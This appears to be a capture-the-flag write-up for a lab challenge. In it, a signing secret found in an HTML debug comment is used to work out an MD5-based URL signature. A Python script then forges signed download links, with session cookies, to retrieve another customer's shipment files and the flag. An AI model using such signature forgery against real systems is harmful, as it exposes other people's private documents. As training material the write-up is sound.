Waybill

Waybill Freight uses HMAC-signed URLs to protect shipment documents. The signing secret isn't quite as secret as the team assumed.
Room Description
https://dashboard.webverselabs-pro.com/challenges/waybill
Scenario
Waybill Freight's document delivery system was built by an engineer who added a signing key for "security." During a late-night debug session the key ended up in an HTML comment. The comment shipped to production and has been there for two sprints. You're auditing a business customer account when you notice the dispute form looks a bit different in source view.
Objective
Waybill Freight uses HMAC-signed URLs to protect shipment documents. The signing secret isn't quite as secret as the team assumed.
Initial Analysis
We have a shipping production system where we can make disputes and track orders! This looks great.

Well, if there's an option to provision an account, we should never deny it!

Unfortunately, we do not send a role parameter upon registration.


The new landing page showed promise! We have orders already populated.
The navigation bar offered us several endpoints:
<div class="subnav"><a href="/shipments.php" class="active">Shipments</a><a href="/route-map.php">Route Map</a><a href="/dispute.php">Dispute Center</a><a href="/tracker.php">Public Tracker</a><span class="spacer"></span><span class="runtag">v1.4.7 · SECTOR NW-2</span></div>
Finding the bug

We started with the Public Tracker, just browsing like any normal user. Most entries were… empty. No recipient, no reference, just generic shipment data. Except one of course, so we can make a mental note of this, since we aren't really sure which way we're heading yet.
So we have two shipments of our own, one doesn't have anything for download, while the other does.

The PDF we downloaded can't be opened for some reason.

and well, that's because it's not a PDF document at all, it's a text file disguised as a PDF document.


Eitherway, from downloading this document we can see there's a sig parameter being sent.

That is interesting, and when we download the label a different signature is being used, so we can't even re-use it for example if we just guess another person's file name since they are predictable.
Let's look around the source code on some of the pages.
Aha! The dispute center!

<!-- debug: sig_key=waybill -->
That’s it. That’s the whole “secret”.
So now we knew:
secret = "waybill"
Suddenly, we might have a way to figure out the signature. So we have two files that we can see the signature for, we need to kind of reverse engineer the pattern and see how the hash is generated.
Here I made a mistake that through me for a loop. I assumed the following pattern:
md5(secret + file)
Tried to make the signature like that, but unfortunately, they didn't match, I still couldn't get.
c11af6f631d2c6ca1a5ce6583f663bc9
So we were stuck in that awkward phase where:
- We had the key
- We had the input
- We had the output
- …but not the transformation
or well, at least I thought. Luckily, by hitting my head against the wall several times I came to the conclusion that I can just try:
md5(file + secret)
We can prove this even with a lil script:
import hashlib

secret = "waybill"
file = "MINATOUR_SHP_005_invoice.pdf"
expected = "c11af6f631d2c6ca1a5ce6583f663bc9"

candidates = {
    "secret+file": secret + file,
    "file+secret": file + secret,
}

for name, data in candidates.items():
    sig = hashlib.md5(data.encode()).hexdigest()
    if sig == expected:
        print(f"[+] MATCH: {name}")
Exploitation
Alrighty, so now we have a way to create a signature, the thing is, now I need to get the filenames, I wasn't sure on this as I had forgotten the mental note we made at the start :) So I tried to create a wordlist of things and then combine them around to finally get a hit, but even when I got the real file name, the script I had didn't get me any results, and that's because I was trying to extract PDF files, when in reality, our files were just text files, so we would never get a correct baseline. Then, I tried and didn't realize that we require authorization for the download endpoint, which is why we added our cookies, both token and PHPSESSID since I didn't want to make a mistake. Then right before bruteforcing the file names again, I realized that on the landing page, only ONE delivery had a name and information, so of course, it had to be that, and that lead us to our final script (could do it manually too, but as I said, I had thought to bruteforce the file names, which is why it's a script in the first place).
import hashlib
import requests

BASE = "https://a6b3055a-3970-waybill-cf193.challenges.webverselabs-pro.com/storage.php"
SECRET = "waybill"

COOKIES = {
    "token": "fdb8487a8ff6f1f021322d02fd8ffed5",
    "PHPSESSID": "fdb8487a8ff6f1f021322d02fd8ffed5"
}

files = [
    "CLEARWATER_SHP_001_invoice.pdf",
    "CLEARWATER_SHP_001_internal.pdf",
    "CLEARWATER_SHP_001_audit.pdf",
    "CLEARWATER_SHP_001_manifest.pdf"
]

for file in files:
    sig = hashlib.md5((file + SECRET).encode()).hexdigest()
    url = f"{BASE}?file={file}&sig={sig}"

    r = requests.get(url, cookies=COOKIES)
    content = r.content

    print(f"\n[+] Testing: {file}")
    print(content[:200])

    if b"WEBVERSE{" in content:
        print("\n🔥 FLAG FOUND 🔥\n")
        print(content.decode(errors="ignore"))
        print(sig)
        break
